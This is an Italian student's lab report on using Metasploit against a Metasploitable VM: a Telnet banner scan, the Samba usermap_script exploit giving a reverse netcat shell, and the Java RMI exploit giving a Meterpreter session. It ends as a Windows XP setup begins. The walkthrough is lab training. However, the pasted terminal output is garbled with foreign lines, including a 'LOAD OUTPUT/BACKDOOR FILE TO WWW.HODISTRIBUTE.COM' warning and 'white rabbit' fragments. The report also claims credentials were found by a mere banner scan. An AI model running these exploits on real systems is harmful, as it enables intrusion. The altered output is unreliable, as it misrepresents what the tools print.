

Consegna

S7/L2

di Giuseppe Lupoi

Spiegazione

Nell'esercitazione di oggi continueremo a fare pratica con **msfconsole** andando a vedere vari protocolli ed altri tipi di exploit su Metasploitable ed anche su Windows XP.

In particolare affronteremo, su Metasploitable:

- **Telnet** con modulo **auxiliary telnet_version**
- **Samba** con modulo **usermap_script**
- **Java-RMI code execution**

Mentre su Windows XP:

- **SMB remote code execution**

La fase di Exploit

Con il termine exploit si intende la ricerca e lo sfruttamento di determinate vulnerabilità sui sistemi target a noi interessati, grazie all'ausilio di tool appropriati si ricerca il modo di ottenere un accesso remoto alla macchina.

Ma a differenza nostra, un malintenzionato, potrebbe usare questi strumenti a disposizione di tutti per scopi non leciti.

Pensiamo ad esempio al furto di dati, con lo scopo di creare disagio all'utente, o magari chiedere un riscatto per avere indietro chiavi di cifratura rubate e rendere quindi inaccessibili i dati dell'utente stesso.

Immaginiamo quali danni potrebbe causare un black hat se, per esempio, avesse accesso ai dati bancari di una grande società.

Telnet

Il protocollo Telnet di rete permette di stabilire una connessione remota con un host tramite una rete di computer, esso ha anche un'applicazione lato client.

Telnet è uno dei primi protocolli di comunicazione utilizzati in reti di computer. Funziona su un modello client-server, dove un computer agisce come server e attende connessioni, mentre altri computer possono connettersi a esso come client.

Telnet trasmette i dati, inclusi i comandi dell'utente e le risposte del server, in formato di testo semplice. Tuttavia, una delle principali criticità di Telnet è che invia dati, comprese le credenziali di accesso, in forma non crittografata. Ciò significa che le informazioni sensibili possono essere intercettate e lette da terze parti durante la trasmissione.

Exploit step-by-step

Come richiesto dalla traccia di quest'oggi eseguiremo un exploit con il protocollo Telnet utilizzando il modulo auxiliary `telnet_version`.

Prima di proseguire però cambieremo l'indirizzo IP della nostra macchina Kali Linux.

Una volta avviato il sistema quindi apriremo un terminale e andremo a modificare quello che è il file di configurazione della scheda di rete con il seguente comando
“`sudo nano /etc/network/interfaces`”

Imposteremo quindi il file come mostrato qui in figura a destra

```
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.1.25/24
    gateway 192.168.50.1
```

Così come fatto per Kali Linux cambieremo anche l'indirizzo IP della nostra macchina Metasploitable.

Una volta avviato il sistema accediamo al file con:
“**sudo nano /etc/network/interfaces**”

E modificheremo il file come in figura

```
GNU nano 2.0.7           File: /etc/network/interfaces

#This file describes the network interfaces available on your system
#and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.1.40/24
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.50.255
gateway1 192.168.1.1
```

Fatto ciò saremo pronti per cominciare, tornano al nostro terminale su Kali Linux avvieremo Metasploit con il comando “**msfconsole**”

Vedremo che si avvierà questa bellissima schermata da dove avremo accesso a tutti gli exploit che ci interessano

Avvieremo l'exploit che useremo con il comando “use” seguito dal suo path, quindi: “use auxiliary/scanner/telnet/telnet_version”.

Digitando “show options” mostreremo quelle che sono le impostazioni che il protocollo ci richiede per procedere con l'attacco, le impostazioni necessariamente da modificare le troveremo nella colonna “Required” sotto la voce “yes”.

A questo punto imposteremo l'IP del target, nel nostro caso Metasploitable, così come segue: “set rhosts 192.168.1.40”.

Con il comando “info” possiamo controllare se effettivamente le nostre modifiche sono state accettate

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
Name          Current Setting  Required  Description
---          ---           ---           ---
PASSWORD      no             no           The password for the specified username
RHOSTS        yes            yes          The target host(s), see https://docs.metasploit.com/
RPORT         23             yes          The target port (TCP)
THREADS       1              yes          The number of concurrent threads (max one per host)
TIMEOUT       30             yes          Timeout for the Telnet probe
USERNAME      no             no           The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > info

    Name: Telnet Service Banner Detection
    Module: auxiliary/scanner/telnet/telnet_version
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
    hdm <x@hdm.io>

Check supported:
    No

Basic options:
Name          Current Setting  Required  Description
---          ---           ---           ---
PASSWORD      no             no           The password for the specified username
RHOSTS        192.168.1.40   yes          The target host(s), see https://docs.metasploit.com/d
RPORT         23             yes          The target port (TCP)
THREADS       1              yes          The number of concurrent threads (max one per host)
TIMEOUT       30             yes          Timeout for the Telnet probe
USERNAME      no             no           The username to authenticate as

Description:
    Detect telnet services
```

Dopo aver settato tutte le impostazioni richieste non ci resta che avviare l'attacco con il comando “**exploit**”.

Come possiamo vedere dall'output della macchina, nel rettangolo rosso, sono state facilmente trovate le credenziali di accesso al target ovvero la macchina Metasploitable.

Abbiamo quindi portato a termine l'attacco con successo

Samba

Samba è una blocco di software che implementa il protocollo **SMB/CIFS** (Server Message Block / Common Internet File System), consentendo la condivisione di risorse, file e stampanti tra sistemi operativi diversi su una rete.

Questo protocollo è spesso utilizzato in ambienti misti in cui sono presenti sia sistemi Windows che sistemi basati su Unix.

Consente di stabilire condivisioni di file e stampanti, facilitando la cooperazione tra computer con diversi sistemi operativi all'interno di una rete aziendale o domestica.

Troveremo questo servizio attivo sulla porta **445** del nostro Metasploitable.

Exploit step-by-step

Proprio come con i protocolli precedenti, una volta aperto il terminale su Kali Linux avvieremo Metasploit con il comando “**msfconsole**”.

Necessitiamo del modulo **usermap_script**, grazie alle slide della teoria conosciamo già il path quindi procediamo avviando il modulo con “**use exploit/multi/samba/usermap_script**”

Msfconsole ci assegnerà il payload di default.

Digitando “**show options**” vedremo le impostazioni necessarie per procedere con l’attacco.

```
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      _____           _____
RHOSTS          up, N       yes        The target host(s), see https://
RPORT          139         yes        The target port (TCP)
up, N
ix has you
white rabbit.

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      _____           _____
LHOST          192.168.1.25  yes        The listen address (an interface)
LPORT          4444        yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

WARNING: WARNING: WARNING: WARNING: WARNING:
LOAD OUTPUT/BACKDOOR FILE TO WWW.HODISTRIBUTE.COM
View the full module info with the info, or info -d command.
```

Inseriremo quindi l'IP della macchina target come fatto in precedenza, digiteremo quindi “**set rhosts 192.168.1.40**” e dunque “**show options**” per essere sicuri delle modifiche apportate.

Possiamo accedere a questo tipo di informazioni sia con il comando “**info**” sia con “**show options**”.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      _____           _____
RHOSTS    192.168.1.40     yes        The target host(s), see https://
RPORT     139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      _____           _____
LHOST    192.168.1.25     yes        The listen address (an interface)
LPORT    4444             yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Come abbiamo letto prima nella descrizione del protocollo questo servizio sarà attivo sulla porta **445**, perciò avremo bisogno di cambiare la porta predefinita.

Digiteremo quindi “**set rport 445**” e controlleremo nuovamente le modifiche con il comando “**show options**”.

Come possiamo vedere la porta è stata modificata

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
---      _____           _____
RHOSTS    192.168.1.40     yes       The target host(s), see https://doc...
RPORT     445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
---      _____           _____
LHOST    192.168.1.25     yes       The listen address (an interface may...
LPORT    4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Arrivati a questo punto non ci resta che procedere con l'attacco, useremo il comando “exploit” per partire.

Sapremo se l'attacco è andato a buon fine se la macchina ci risponderà che è stata creata una sessione, ovvero una shell sulla vittima.

Per avere una contropreva possiamo impartire il comando “**ifconfig**”, se vedremo l'IP del target allora avrà funzionato tutto come doveva.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo MTVK8zPfCPHSzSNv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "MTVK8zPfCPHSzSNv\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:35770) at 2024-01-16 12:25:45 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr ca:01:d0:d2:af:9a
          inet addr:192.168.1.40 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: 2a01:827:920:801:c801:d0ff:fed2:af9a/64 Scope:Global
          inet6 addr: fd9b:9eba:8224:1:c801:d0ff:fed2:af9a/64 Scope:Global
          inet6 addr: fe80::c801:d0ff:fed2:af9a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2057 errors:0 dropped:0 overruns:0 frame:0
          TX packets:298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:152984 (149.3 KB) TX bytes:42405 (41.4 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:552 errors:0 dropped:0 overruns:0 frame:0
          TX packets:552 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:244397 (238.6 KB) TX bytes:244397 (238.6 KB)
```

Java-RMI code execution

Java RMI è una tecnologia in Java che consente la comunicazione tra oggetti distribuiti su una rete. Tuttavia, il termine "Java-RMI code execution" può essere associato a vulnerabilità di sicurezza che coinvolgono l'esecuzione non autorizzata di codice attraverso Java RMI.

Se un'applicazione Java RMI è implementata in modo insicuro o se presenta una vulnerabilità, un attaccante potrebbe sfruttarla per eseguire codice malevolo sul sistema target. Questo può accadere attraverso diverse tecniche, tra cui l'iniezione di codice dannoso o la manipolazione delle chiamate RMI.

Per mitigare questo tipo di minaccia, è essenziale adottare pratiche di sviluppo sicuro e implementare le misure di sicurezza consigliate, come l'uso di autenticazione robusta, autorizzazione appropriata e la limitazione delle operazioni remote esposte attraverso Java RMI.

Troveremo il servizio già attivo sul nostro Metasploitable alla porta 1099 TCP.

Dunque per procedere con questo modulo lo ricercheremo con il comando “**search**” seguito dal nome del modulo.

Sceglieremo il risultato n° 1 e lo attiveremo quindi con

“**use exploit/multi/misc/java_rmi_server**”, msfconsole questa volta ci consiglierà il payload di default.

Accediamo ora alle impostazioni da configurare con “**show options**”.

```
msf6 > search java_rmi
[+] Searching for modules matching "java_rmi" ...
Matching Modules
=====
#  Name
-
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2 auxiliary/scanner/misc/java_rmi_server
3 exploit/multi/browser/java_rmi_connection_impl
Disclosure Date Rank Check Description
-----|-----|-----|-----|
2011-10-15 normal No Java
2011-10-15 excellent Yes Java
2011-10-15 normal No Java
2010-03-31 excellent No Java

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
-----|-----|-----|-----|
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload response
RHOSTS yes The target host(s), see https://docs.metasploit.com/configuring-targets
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This is required if LHOST is not specified
SRVPORT 8080 yes The local port to listen on
SSL false no Negotiate SSL for incoming connections
SSLCert WARNING: WARNING: WARNING: WARNING: WARNING: no Path to a custom SSL certificate (default is randomly generated)
URIPATH / no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----|-----|-----|-----|
LHOST 192.168.1.25 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--|---|
0 Generic (Java Payload)
```

Come abbiamo visto nell screen precedente ci viene chiesto di impostare l'IP target che setteremo con il comando “**set rhosts 192.168.1.40**”

Fatto ciò ricontrolliamo le se le modifiche sono state accettate.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name          Current Setting  Required  Description
HTTPDELAY      10              yes       Time that the HTTP Server will wait for th
RHOSTS         192.168.1.40    yes       The target host(s), see https://docs.metasp
RPORT          1099             yes       The target port (TCP)
SRVHOST        0.0.0.0         yes       The local host or network interface to lis
SRVPORT        8080             yes       The local port to listen on.
SSL            false            no        Negotiate SSL for incoming connections
SSLCert        Path to a custom SSL certificate (default
URIPATH        Path to use for this exploit (default i

Payload options (java/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST          192.168.1.25    yes       The listen address (an interface may be specif
LPORT          4444             yes       The listen port

Exploit target:
Id  Name
-- 
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Siamo di nuovo pronti per procedere!
Avviamo a questo punto l'exploit

Se tutto ha funzionato correttamente
Meterpreter ci avviserà con un messaggio
di sessione aperta.

Sempre per essere sicuri possiamo digitare
“**ifconfig**” per vedere che IP ci viene
restituito.

Perfetto l'IP corrisponde con quello del
nostro target come potete vedere nella
figura qua a destra sottolineato di bianco.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/6KMstf8dG
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header...
[*] 192.168.1.40:1099 - Sending RMI Call...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.40:56631) at 2024-01-16 12:35:33 +0100

meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:827:920:801:c801:d0ff:fed2:af9a
IPv6 Netmask : ::
IPv6 Address : fd9b:9eba:8224:1:c801:d0ff:fed2:af9a
IPv6 Netmask : ::
IPv6 Address : fe80::c801:d0ff:fed2:af9a
IPv6 Netmask : ::

meterpreter >
```

Windows XP

Installazione step-by-step

Per oggi abbiamo finito con Metasploitable e possiamo quindi andare a vedere un tipo di attacco su Windows XP.

Prima di fare ciò però abbiamo bisogno di installare il sistema operativo nel nostro laboratorio virtuale.


Purtroppo avendo un macOS M1 non ho potuto seguire le linee guida proposte delle slide nella lezione teorica, riporterò quindi di seguito una piccola guida per l'installazione di Win XP sula laboratorio virtuale macOS ovvero UTM.

Avremo bisogno quindi di:

